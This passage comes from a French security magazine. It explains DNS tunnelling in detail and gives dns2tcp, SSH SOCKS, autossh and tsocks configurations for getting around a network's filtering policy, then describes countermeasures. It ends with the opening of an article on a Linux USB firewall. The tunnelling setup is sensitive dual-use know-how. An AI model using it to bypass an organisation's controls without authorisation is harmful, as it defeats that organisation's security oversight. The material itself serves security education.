L'autre approche naïve, qui rejoint un peu la précédente, est de penser pouvoir contacter directement le serveur de tunnel DNS sans passer par un serveur intermédiaire (ici, le serveur DNS interne). En effet, comment router la requête DNS si tout est filtré à destination du port 53/UDP sur Internet ? Seul le serveur DNS interne a accès à ce port. Il est obligatoire d'utiliser un mécanisme qui passe par celui-ci.

Pour établir le tunnel, nous devons donc passer par un serveur intermédiaire, serveur qui aura un droit d'accès au port 53/UDP sur Internet. Nous l'avons, c'est le serveur DNS interne du réseau local. Mais comment lui demander de se connecter à un serveur DNS que nous contrôlons ? C'est ici que le mécanisme de délégation du DNS entre en jeu. Connaître ce mécanisme est nécessaire à la bonne compréhension du fonctionnement des tunnels DNS.

2.3 Mécanisme de délégation DNS


Un serveur DNS est dit autoritaire quand il a le contrôle sur le lien nom de machine vers adresse IP. Pour que cette résolution de nom soit possible, une machine (client *DNS*) interroge les serveurs DNS internes configurés pour son réseau local. Bien souvent, le serveur local n'est pas autoritaire et la requête doit être récursivement transférée au serveur autoritaire, en interrogeant d'abord les serveurs DNS racines (serveurs root). Prenons un exemple : www.google.com. La bibliothèque de résolution locale (autrement appelée *resolver*) transfère la requête au serveur DNS interne, qui lui, va demander au serveur racine gérant les .com qui

est autoritaire pour le sous-domaine google.com (l'autorité sur google.com est dite « déléguée »). Ensuite, le serveur DNS interne transfère la requête au serveur autoritaire du domaine google.com pour finalement obtenir la résolution pour le nom de machine www.google.com et obtenir la (ou les) adresses IP correspondantes. Enfin, cette réponse est transmise à la machine ayant posé la question. Le mécanisme de délégation DNS permet la résolution de nom sur Internet par l'intermédiaire d'une hiérarchie de serveurs autoritaires.

Maintenant, la question qui se pose est de savoir comment exploiter ce mécanisme pour atteindre une machine arbitraire sur Internet, et être ainsi capable d'envoyer une requête DNS à un serveur en notre contrôle afin d'établir un canal de communication.

2.4 Atteindre une machine arbitraire

Vous l'aurez compris, le contrôle d'un serveur DNS autoritaire est nécessaire à l'établissement du tunnel entre une machine interne et une machine externe sur Internet. Pour cela, nous devons configurer une délégation de zone sur un serveur DNS sous notre contrôle et qui pointera vers l'adresse IP finale, celle supportant la partie serveur de tunnel DNS. En effet, nous ne pouvons modifier la délégation de zone sur un serveur racine. Si cela était possible, Internet aurait un sérieux problème. À moins d'acheter un nom de domaine uniquement pour établir notre tunnel. Par exemple, configurons une délégation de zone nommée dns-tunnel.gomor.org sur le serveur DNS de gomor.org. Le serveur DNS autoritaire sur celle-ci pointant vers l'adresse IP d'une machine en connexion ADSL, par exemple. Toute requête depuis le réseau interne vers quelquechose.dns-tunnel.gomor.org finira par aboutir à cette machine ADSL grâce au mécanisme de délégation DNS. Nous avons maintenant un lien aller/retour entre une machine interne et une machine externe. Notons que ce lien utilise deux types de routage : l'un sur le réseau classique IP et l'autre via le mécanisme de délégation DNS.



Résolution du nom de machine www.gomor.org

Mais comment faire transiter des données au travers du protocole DNS ?

2.5 Les prérequis

Nous savons maintenant qu'il y a un certain nombre de prérequis à l'établissement d'un tunnel DNS. Voici la liste des prérequis importants pour la suite :

- contrôler un serveur DNS sur lequel configurer une délégation de zone ;
- contrôler une machine externe à même d'accepter cette délégation ;
- contrôler une machine externe qui acceptera les requêtes à destination du port 53/UDP.

3 Introduction au protocole DNS

Une introduction au format des messages DNS est nécessaire pour comprendre comment faire transiter des données dans le sens *upstream* (client vers serveur) et dans le sens *downstream* (serveur vers client). Première chose, pour que la délégation DNS fonctionne et que nos requêtes soient bien routées vers la machine externe, les messages doivent respecter le format standard. Pour simplifier, nous ne traiterons que des messages DNS en UDP.

Nous pourrions imaginer utiliser DNS en TCP pour bénéficier des fonctions offertes par ce protocole (telles que la gestion de la retransmission), mais le problème de TCP dans TCP se poserait. UDP n'ayant pas de mécanisme de retransmission, encapsuler TCP dans UDP n'amène qu'un *overhead* au niveau en-têtes (UDP ayant seulement quelques octets d'en-tête à ajouter). Pour plus d'informations sur le sujet de TCP dans TCP, se référer à **[TCP-over-TCP]**.

DNS est un protocole de type requête/réponse qui permettra d'établir un dialogue à double sens, à même d'établir un tunnel de communication complet. L'utilisation d'un protocole à sens unique pour établir un tunnel sort du cadre de cet article.

3.1 En-têtes du protocole

Un message DNS est composé d'un en-tête principal (*header*), d'une question adressée à un serveur de noms et d'une liste concaténée de zéros ou plusieurs

Resource Record (RR). La taille du header est de 12 octets et la taille de la question et des RR est variable en fonction du contenu. La taille totale du message DNS ne doit pas dépasser 512 octets **[RFC-1035]** en UDP. Le **[RFC-2671]** portant sur des mécanismes d'extension au protocole DNS décrit une méthode pour dépasser cette limitation. Ce RFC décrit également un mécanisme de détection automatique de la taille maximale des messages DNS en UDP.

Header	En-tête DNS
Question	La question
Réponse	RR de réponse à la question
Autorité	RR pointant vers l'autorité
Addition	RR additionel

Format général d'un message DNS

ID			
QR	Opcode	Flags	Rcode
QDCOUNT			
ANCOUNT			
NSCOUNT			
ANCOUNT			

Format du header DNS

Vient ensuite le champ question. Plusieurs questions peuvent aussi être concaténées, à ce moment le QDCOUNT possédera une valeur supérieure à 1.

QNAME
QTYPE
QCLASS

Format de la question

3.2 Types et classes de ressources

Chaque QTYPE permet l'interrogation d'informations différentes. Par exemple, le QTYPE A permet de retrouver l'adresse IPv4 appartenant à un nom d'hôte (exemple : www.gomor.org). Le **[RFC-1035]** nous indique que les QTYPE suivants sont possibles (pour simplifier, nous ne notons que les principaux) :

- **A** (résolution de nom d'hôte vers adresse IPv4) ;
- **AAAA** (résolution de nom d'hôte vers adresse IPv6) ;
- **CNAME** (recherche d'alias) ;
- **PTR** (résolution inverse adresse IP vers nom d'hôte) ;
- **NS** (recherche de nom de serveur DNS autoritaire) ;
- **MX** (recherche de nom du serveur SMTP) ;
- **TXT** (interrogation d'un champ d'information) ;
- **NULL** (interrogation libre).

Parlons rapidement du champ QCLASS. Il définit la classe de ressource DNS que nous interrogeons. Pour des raisons de simplification, nous ne parlerons que de la classe IN, celle utilisée pour l'interrogation de ressources sur Internet.

Enfin, le plus important pour la communication au sein du tunnel est le champ QNAME. Il est utilisé pour placer l'information dont nous souhaitons retrouver la valeur. Par exemple, une requête de QTYPE A avec comme QNAME www.gomor.org permettra de retrouver l'adresse IP de la machine.

3.3 Format du champ QNAME

Puisque ce champ est la clé dans le reste de cet article, nous devons une explication plus détaillée concernant son format et ses limitations de format.

Il est représenté par une suite de labels séparés par un point. Pour le nom d'hôte www.gomor.org, nous avons trois labels : www, gomor, et org. Si c'est une adresse IP, il est soumis au format de celle-ci, soit codée sur 32 bits (IPv4) ou 128 bits (IPv6). Si c'est un nom d'hôte, il est soumis aux contraintes du nommage des machines sur Internet **[RFC-1034]**. Ce RFC stipule que chaque label peut être au maximum de 63 octets et ce champ ne doit pas dépasser 255 octets (en incluant les indications de longueur précédant les labels). Son format est de l'ASCII.

4 Établissement d'un canal de communication client/serveur sur le protocole DNS

Maintenant que le format des messages DNS est décrit, entrons dans le vif du sujet : utiliser DNS pour transporter une information utile à une communication de type client/serveur. Afin d'atteindre ce but, nous devons trouver une

zone de stockage de l'information dans le sens client vers serveur (upstream), et inversement, dans le sens serveur vers client (downstream), et obtenir une communication à double sens. Une telle communication est indispensable pour établir un équivalent d'une connexion TCP.

4.1 Stockage des informations dans le sens upstream

Nous avons vu que le mécanisme de délégation DNS est ce qui nous permettra de router une information vers le serveur de tunnel. Ce mécanisme de délégation passe par le champ QNAME. Ainsi, une partie de ce champ sera obligatoirement remplie avec le chemin menant à notre serveur de tunnel. Le reste (soit 255 octets moins la longueur de ce nom de domaine et les informations de longueur des labels) de ce champ pourrait stocker l'information de communication.

Posons-nous la question suivante : pourquoi stocker de l'information dans le QNAME et pas dans un autre endroit ? Les champs QTYPE et QCLASS ne sont pas envisageables : cela modifierait la sémantique des messages et ils ne pourraient être routés vers le serveur de tunnel. De même pour tous les champs du header. Le plus évident est donc le champ QNAME.

Les contraintes finales pour le stockage des informations clients sont les suivantes :

- limite de la taille des messages DNS sur UDP : 512 octets ;
- obligation de stocker l'information de routage dans le champ QNAME : n octets ;
- limite de la taille du champ QNAME : 255 - n octets ;
- limite du format du champ QNAME : ASCII.

Nous avons vu que nous pouvions poser plusieurs questions en une seule requête DNS. Mais à cause de la limitation à 512 octets du message et de l'information de routage, ce n'est pas vraiment pertinent, sauf à être placé dans une topologie DNS permettant l'extension de la taille des messages DNS sur UDP **[RFC-2671]**. Mais ceci rejoint le cadre de l'amélioration des performances, qui n'est pas nécessaire à la compréhension du principe décrit ici.

4.2 Stockage des informations dans le sens downstream

Nous avons trouvé une zone de stockage de l'information de communication du client vers le serveur. Maintenant, il nous faut une zone de stockage de l'information dans le sens serveur vers client pour établir une communication à double sens. Nous avons vu qu'en utilisant le QTYPE A, cette zone sera limitée à 4 octets (taille d'une adresse IPv4). Nous pourrions éventuellement utiliser une adresse IPv6, mais cela

ajouterait comme contrainte que les serveurs DNS impliqués supportent ce protocole. Et puis nous aurions 16 octets au lieu de 4, ce qui reste insuffisant. Il faut trouver une autre zone. Les principales implémentations de tunnels DNS actuelles utilisent soit le QTYPE TXT, soit le CNAME ou encore le NULL.

Le QTYPE TXT autorise une zone de stockage de 512 octets, moins les 12 du header, moins les 4 octets (QTYPE et QCLASS) de la réponse DNS. Un autre problème survient, la réponse va intégrer le QNAME de la requête, ce qui va limiter la taille de la zone de stockage de réponse. En effet, si le QNAME de la requête client fait 200 octets, ce sera autant d'octets en moins pour la réponse. Nous pourrions penser que contrôler l'implémentation du serveur de tunnel DNS autorise le contournement de cette limitation, malheureusement les autres serveurs DNS impliqués doivent pouvoir router la réponse vers la machine cliente. Et pour cela, ils utilisent l'ID de transaction de DNS ainsi que le QNAME de la requête. Ce dernier doit également être stocké dans la réponse, ce qui nous empêche de véhiculer les données downstream dans le QNAME.

Ce QTYPE TXT stocke normalement des informations au format ASCII. Afin de s'assurer que les serveurs DNS intermédiaires routent bien l'information (en effet, certaines implémentations DNS peuvent vérifier la validité du format de ce champ), un autre type de champ peut être utilisé : le champ NULL. Ce champ accepte tout type de données - inutile de se limiter à de l'ASCII - mais comme il est marqué expérimental dans le **[RFC-1035]**, il est possible qu'un des serveurs DNS ne le supporte pas. La suite de l'article repose sur l'utilisation du champ TXT.

Une autre limitation est due au mécanisme de cache du serveur DNS récursif. Si une requête de résolution de nom est émise plusieurs fois pour le même nom de domaine, celui-ci mettra en cache la réponse, afin de ne pas solliciter à différentes reprises les serveurs autoritaires (pour des questions d'allègement de la charge des serveurs). Ainsi, pour contourner ce problème, le QNAME doit varier à chaque message pour être sûr que toutes les requêtes upstream atteindront le serveur de tunnel DNS.

4.3 Contraintes

Les précédents paragraphes mettent en évidence une liste de contraintes d'implémentation. Bien entendu, il n'existe pas une seule et unique façon d'implémenter un tunnel sur DNS, mais pour simplifier, nous nous orienterons vers une solution la plus simple possible. Les contraintes finales deviennent les suivantes :


- transmission des données upstream dans le champ QNAME ;
- transmission des données downstream dans le type TXT ;
- codage des données en ASCII ;
- limitation des tampons de données à moins de 255 - n octets.

5 Création d'un protocole à l'intérieur du protocole

Nous savons maintenant transmettre de l'information dans les deux sens. Si nous en restons là, nous aurons une transmission de données de même type que celle sur UDP, c'est-à-dire non orientée connexion, et sans garantie d'acheminement du datagramme. Ce que nous voulons, c'est un tunnel robuste de type connexion TCP. Pour y parvenir, nous devons implémenter un protocole dans DNS, en nous appuyant sur les contraintes de stockage citées précédemment. Nous allons voir comment cela a été fait dans une implémentation robuste : **dns2tcp [HSC-dns2tcp]**. La suite de ce chapitre décrira les idées de ce programme de manière simplifiée.

5.1 Analyse d'une implémentation de protocole dans DNS

La fonction principale que nous souhaitons pour le protocole dans DNS est la retransmission en cas de perte de données. Pour implémenter cette fonction, il est nécessaire d'introduire un mécanisme d'acquittement des données. Ensuite, pour savoir quelle donnée acquitter, il faut un mécanisme d'ordonnancement. Ces données seront stockées dans un en-tête qui aura pour effet de limiter encore la taille de données transmissibles dans la communication. Aussi, pour gérer de multiples connexions de manière concurrente (multiplexage/démultiplexage), un identifiant de connexion est nécessaire. Tout cela nous amène à un en-tête protocolaire qui ressemble à ceci (nous l'appellerons ensuite protocole dns2tcp) :



Format du protocole dns2tcp

La taille de ce header est fixe, il est ainsi facile de l'extraire pour savoir à quelle connexion appartiennent les données de communication. Toutes ces données sont stockées dans le champ QNAME de la requête DNS. Le QNAME ainsi obtenu sera encodé en Base32 pour être conforme aux RFC. La réponse sera aussi formée de cet en-tête protocolaire, mais le champ TXT sera encodé en Base64 (la contrainte étant un format ASCII).

Le protocole implémenté dans dns2tcp ajoute d'autres fonctionnalités, comme la possibilité de lister les services accessibles via le serveur de tunnel DNS. Nous n'entrerons pas dans les détails ici et n'aborderons pas non plus la gestion de la poignée de main TCP.

5.2 Un exemple d'échange

Prenons un exemple concret pour bien comprendre comment sont stockées et transférées les données de communication. Dans cet exemple, une simple question sera posée depuis le client du tunnel DNS vers le serveur afin d'obtenir une réponse. Il n'y aura pas d'établissement de connexion TCP complète dans le tunnel DNS. La question sera : « Quelle est la réponse à la grande question sur la vie, l'univers et le reste ? » Et la réponse devra être « 42 ». Nous noterons la question Q et la réponse R dans les schémas correspondant respectivement à la requête et à la réponse DNS. Pour simplifier, nous n'évoquons pas la taille des données transférées, ni leur encodage. Vous l'avez compris, les données upstream seront stockées dans Q et les données downstream dans R.






Schéma général de l'échange question/réponse



Requête DNS posant la question



Réponse DNS répondant à la question

5.3 Autres implémentations de tunnels DNS

OzymanDNS **[OzymanDNS]** utilise le QNAME pour l'upstream et le champ TXT pour le downstream. Le programme dnstunnel **[dnstunnel]** améliore OzymanDNS en le rendant persistant (mode *daemon*) et plus robuste. SoDS **[SoDS]** se base par défaut sur l'utilisation du champ TXT pour le downstream, mais supporte également les champs CNAME et NULL (la pratique montrant que le champ NULL ne fonctionne pas souvent car les serveurs DNS intermédiaires ne le supportent que très rarement). À noter que ce programme a été fait pour fonctionner sur certains *smartphones*. NSTX **[NSTX]** se base aussi sur le champ TXT mais transporte directement IP dans DNS via des interfaces réseau comme tun/tap. Enfin, Heyoka **[Heyoka]** utilise également le champ TXT, mais met l'accent sur l'amélioration des performances et rend la détection de l'utilisation de tunnels DNS plus difficile pour les défenseurs.

6 Mise en place du tunnel DNS

Nous décrivons ici la mise en place du tunnel DNS avec dns2tcp, puis la configuration de la machine à l'aide d'autres outils pour simplifier l'utilisation de ce tunnel. Ces outils sont OpenSSH **[openssh]**, autossh **[autossh]** et tsocks **[tsocks]**. Ce dernier permettra à tout programme de supporter le protocole SOCKS même si cela n'avait pas été prévu initialement. Le programme intercepte les appels à la fonction `connect()` par l'intermédiaire de l'injection d'une bibliothèque partagée via la variable `LD_PRELOAD`. Tout programme lancé sur la ligne de commandes précédé de la commande `tsocks` verra ses

flux réseau passer par un serveur SOCKS. OpenSSH sera chargé de la création d'un serveur SOCKS, nous y reviendrons.

6.1 Configuration du tunnel DNS

La configuration de dns2tcp est très bien décrite ici **[dns2tcp-conf]**. Néanmoins, pour permettre l'établissement du tunnel DNS, il est d'abord nécessaire de déléguer une zone depuis un serveur DNS que nous contrôlons vers l'adresse IP d'une machine que nous contrôlons aussi (côté serveur de tunnel DNS). Suivant l'implémentation du serveur DNS, les directives de configuration vont différer, nous ne donnerons pas de détails ici. Prenons comme exemple une délégation vers une zone nommée **dns-tunnel.gomor.org** et une adresse IP 192.0.32.10 (example.com) comme serveur de tunnel DNS. Aussi, il faut demander à dns2tcp d'exporter une liste de ressources ; c'est-à-dire les serveurs TCP que nous pourrons joindre au travers de ce tunnel.

```
# cat ~/.dns2tcpdrc
listen = ADRESSE_MACHINE_ADSL
port = 53
domain = dns-tunnel.gomor.org
ressources = ssh:127.0.0.1:22
```

Il faut maintenant configurer la partie cliente du tunnel DNS. Le client utilisera comme paramètres l'adresse IP du serveur DNS interne, le nom du domaine de délégation (**dns-tunnel.gomor.org**) et enfin, le port TCP local qui redirigera les demandes de connexion TCP via le protocole dns2tcp dans le tunnel DNS.

```
$ cat ~/.dns2tcprc
domain = dns-tunnel.gomor.org
ressource = ssh
local_port = 8000
server = ADRESSE_DNS_INTERNE
```

Il ne reste plus qu'à lancer le serveur de tunnel DNS puis le client de tunnel DNS. Maintenant, toute demande de connexion faite sur le port 8000/TCP de la machine cliente du tunnel sera redirigée vers le serveur SSH de la machine exécutant le serveur de tunnel, le tout dans le protocole DNS. C'est pas *beautiful* ça ? **[Willy-Waller]**

6.2 Établissement du tunnel SSH

Maintenant que le tunnel DNS est établi, nous pouvons y faire passer autant de connexions TCP que nous le souhaitons. La contrainte est d'ajouter en ressource les serveurs TCP que nous voulons joindre au travers du tunnel. Pour simplifier les choses, nous ferons passer une seule connexion TCP. Nous utiliserons un tunnel SSH pour la fourniture d'autres services sur TCP. La fonction de serveur SOCKS intégrée à OpenSSH nous sera d'une grande utilité (il s'agit de la directive **DynamicForward**). Nous ajoutons une section de configuration SSH pour créer un serveur SOCKS en écoute sur le port 9000/TCP, qui redirigera n'importe quelle connexion TCP au travers du tunnel SSH dans le tunnel DNS.

```
$ cat ~/.ssh/config
Host home-dns
   User gomor
   HostName localhost
   Port 8000
   DynamicForward 9000
```

En dernier lieu, afin de pérenniser la connexion SSH, nous utiliserons **autossh** pour redémarrer la liaison si le tunnel venait à se rompre.

```
$ autossh -M 20000 home-dns
```

6.3 Configuration de tsocks

Nous l'avons vu, tsocks intercepte la fonction **connect()** pour ajouter le support SOCKS à des clients TCP ne le supportant pas. Nous configurons tsocks pour utiliser le serveur en écoute sur l'adresse IP locale et le port 9000/TCP.

```
$ cat ~/.tsocks.conf
server = 127.0.0.1
server_port = 9000
```

Nous pouvons maintenant nous servir de n'importe quel client TCP pour utiliser le serveur SOCKS local, lequel passe dans un tunnel SSH, qui lui-même passe au travers du tunnel DNS. Qui a dit overhead ? En tout cas, tous les flux sont maintenant chiffrés et ainsi protégés en confidentialité, l'ensemble sur de l'UDP.

```
$ tsocks firefox
```

7 Mesure de protection contre l'établissement de tunnels

Évidemment, aucune entreprise n'aime avoir ce genre de trou béant dans la politique de filtrage. Il existe une approche pour résoudre ce problème et empêcher l'établissement d'un canal sur DNS. Il s'agit d'ajouter un serveur DNS sur le réseau interne. Ce serveur




Schéma en couche des protocoles impliqués dans le tunnel

n'aura aucun accès à Internet, il ne doit servir qu'à la résolution de nom des machines internes au réseau de l'entreprise.

En effet, nous parlions d'une configuration où l'accès au Web se fait uniquement par l'intermédiaire d'un serveur mandataire HTTP. Dans une telle configuration, il n'y a pas de raison pour que les machines du réseau interne bénéficient d'une résolution de nom globale. Ainsi, le serveur mandataire HTTP utilise un autre serveur DNS (inaccessible par les machines internes), qui sera le seul à interroger tous les noms de domaines sur Internet.

On peut aussi ajouter à cela une analyse statistique sur les flux DNS. Si une machine émet de nombreuses requêtes DNS, il est fort probable que quelque chose d'anormal se passe sur celle-ci. L'outil Heyoka a été élaboré pour tenter de contrer ces analyses statistiques en usurpant les adresses IP sources des requêtes DNS et répartir la charge sur d'autres machines.

Conclusion

Nous avons vu dans le détail comment créer un tunnel DNS et ainsi contourner une politique de filtrage. Une simple erreur d'architecture réseau a permis l'établissement de ce tunnel. Bien penser une architecture réseau dès le début est très important et le fait qu'il soit possible d'utiliser ce genre de technique doit aussi être pris en compte lors de la phase de *design*. C'est une guerre entre les défenseurs et les attaquants, et ces derniers sont passés maîtres dans l'art de trouver leur chemin (tout comme la nature). Malheureusement, cette guerre est déjà perdue pour de simples raisons de performances et de coûts. En effet, la solution parfaite consiste en un contrôle total et approfondi de tous les flux applicatifs et les analyser demande beaucoup de ressources ; ressources qui évidemment induisent un coût trop élevé pour les défenseurs. ■

RÉFÉRENCES

[Diehl-loi8] « Loi numéro 8 » - http://eric-diehl.com/index.php?lang=Fr&page=lois

[CanSecWest-Collin] « *Random tales from a mobile phone hacker* » - http://www.protocol-hacking.org/post/2010/04/12/Compte-rendu-CanSecWest-2010-jour-2

[tunnel-ICMP] « ICMP tunnel » - http://en.wikipedia.org/wiki/ICMP_tunnel

[tunnel-SMTP] « *Tunnel HTTP through SMTP* » - http://wiki.tcl.tk/10366

[tunnel-HTTP] « GNU httptunnel » - http://mop.lisp.se/software/httptunnel.html

[OpenVPN] « Open Source VPN » - http://openvpn.net/

[TCP-over-TCP] « *Why TCP Over TCP Is A Bad Idea* » - http://sites.inka.de/~W1011/devel/tcp-tcp.html

[RFC-1035] « *DOMAIN NAMES - IMPLEMENTATION AND SPECIFICATION* » - http://www.ietf.org/rfc/rfc1035.txt

[RFC-2671] « *Extension Mechanisms for DNS (EDNS0)* » - http://www.ietf.org/rfc/rfc2671.txt

[RFC-1034] « *DOMAIN NAMES - CONCEPTS AND FACILITIES* » - http://www.ietf.org/rfc/rfc1034.txt

[HSC-dns2tcp] « HSC Outil dns2tcp » - http://www.hsc.fr/ressources/outils/dns2tcp/

[HSC-dns2tcp-conf] « README dns2tcp » - http://www.hsc.fr/ressources/outils/dns2tcp/download/README

[OzymanDNS] « *Attacking Distributed Systems The DNS Case Study* » - http://www.blackhat.com/presentations/bh-europe-05/BH_EU_05-Kaminsky.pdf

[dnstunnel] « *DNS Tunneling made easy* » - http://www.splitbrain.org/blog/2008-11/02-dns_tunneling_made_simple

[SoDS] « *sods: A Socket over DNS Tunneling Service* » - http://blog.listincomprehension.com/2009/11/sods-socket-over-dns-tunneling-service.html

[NSTX] « NSTX (IP-over-DNS) HOWTO » - http://thomer.com/howtos/nstx.html

[Heyoka] « *Introducing Heyoka : DNS Tunneling 2.0* » - http://heyoka.sourceforge.net/Heyoka-SOURCEBoston2009.pdf

[Willy-Waller] « Le *Willy Waller* » - http://www.tetesaclaques.tv/video.php?vid=30

UN PARE-FEU USB QUI BLOQUE AUSSI DES VIRUS

Laurent Dubeaux – laurent.dubeaux@dcnsgroup.com

mots-clés : USB / PARE-FEU / LINUX

Les clés USB méritent qu'on y apporte un peu plus d'attention. Au-delà des petits morceaux de plastique qui nous permettent de transporter, copier, échanger des Go de fichiers, il y a aussi un support informatique qui amène ses faiblesses, principalement dues à sa banalisation. En les manipulant tous les jours sans aucune précaution, nous prenons des risques sans le savoir ou en pensant simplement que ça n'arrive qu'au cinéma !

1 Une problématique...

Afin de démystifier tout cela et permettre à chacun d'appliquer l'adage « une personne avertie en vaut deux », j'ai détaillé dans **[MISC-41]** et **[MISC-42]** des démonstrations mettant en évidence certains risques : le vol d'informations (il est très facile de voler les informations d'un utilisateur à son insu en ajoutant, par exemple, un fichier de configuration udev et quelques scripts bash sur une machine Linux) et l'exécution de code malveillant (démonstration cross-plate-forme de Linux vers Windows, où un utilisateur Windows lance malgré lui un code malveillant copié sur une clé USB sous Linux).

Mais les risques peuvent également venir directement de codes malveillants, sans intervention humaine directe. En effet, l'utilisation sans limite des clés USB a été très largement exploitée par Conficker comme vecteur d'attaque. Les victimes de ce ver ont parfois été obligées de prendre des décisions draconiennes : jusqu'à l'interdiction de l'utilisation des clés USB au Pentagone ; interdiction qui n'a été que partiellement levée en février dernier **[1]**, soit 15 mois après sa mise en place **[2]**.

2 ... mais des solutions, c'est mieux

Je propose dans cet article un pare-feu USB, c'est-à-dire une solution simple pour filtrer les clés USB autorisées à se connecter sur une machine Linux et également contrôler les actions admises sur chaque clé. Comme les fois précédentes, tout est détaillé et utilisable de suite. C'est une brique de plus pour sécuriser nos chères machines Linux !

Cette solution permet également d'apporter une protection à une machine qui pourrait être temporairement sans surveillance (sur un salon, par exemple), en réduisant les risques de vol d'informations par clé USB, d'installation d'un cheval de Troie, d'un *keylogger* ou de tout autre code malveillant.

Le principe retenu est simple : renseigner une liste blanche des clés USB autorisées à se connecter, toutes les autres redevenant de simples morceaux de plastique bannis par Linux pour notre plus grande sécurité (satisfaction) ;-). Nous retrouvons bien ici l'esprit de filtrage d'un pare-feu.

2.1 Un pare-feu USB simple

Les deux articles précités **[MISC-41]** et **[MISC-42]** fournissent déjà un certain nombre de concepts et d'informations techniques sur lesquels je ne reviendrai pas. Je tiens à profiter de l'occasion pour remercier tous les lecteurs qui m'ont contacté suite à ces deux articles.

Toutes mes démonstrations tournent sous Debian *Lenny* 5.0.4 ainsi qu'Ubuntu 10.04 RC, et devraient également être utilisables sur toute distribution Linux utilisant une version raisonnablement récente d'udev.

Deux petites précisions de vocabulaire avant de commencer (évitons de laisser certains de nos lecteurs sur le bord de la route dès le début) :

- Tout au long de cet article, le terme « clé USB » est utilisé de manière générique pour désigner tout périphérique de stockage connecté en USB, aussi bien un disque dur externe qu'un iPod, un appareil photo, ...
- Au niveau matériel, un port USB est connecté à un hub USB. Lorsqu'une clé USB est connectée sur un port USB, en fait, elle est connectée au hub USB auquel le port USB est raccordé. Le port USB n'a pas d'existence au niveau du système d'exploitation ; il ne sert que de connexion physique entre le hub et la clé.

Ceci étant dit, revenons à notre OS préféré. Dans sa configuration par défaut, Linux autorise la connexion de n'importe quelle clé USB sur n'importe quel port USB (en réalité sur n'importe quel hub USB, mais je suppose que vous aviez déjà identifié cet abus de langage entre port USB et hub USB, sinon (re)lisez les deux précisions de vocabulaire ci-dessus).

Ce fonctionnement est modifiable pour chaque hub USB. Un réglage est accessible dans l'arborescence **/sys**. Tout hub USB a un répertoire qui commence par « usb » sous **/sys/bus/usb/devices**. La commande suivante montre cela :

```
$ ls -dl /sys/bus/usb/devices/usb*
/sys/bus/usb/devices/usb1
/sys/bus/usb/devices/usb2
/sys/bus/usb/devices/usb3
/sys/bus/usb/devices/usb4
/sys/bus/usb/devices/usb5
```

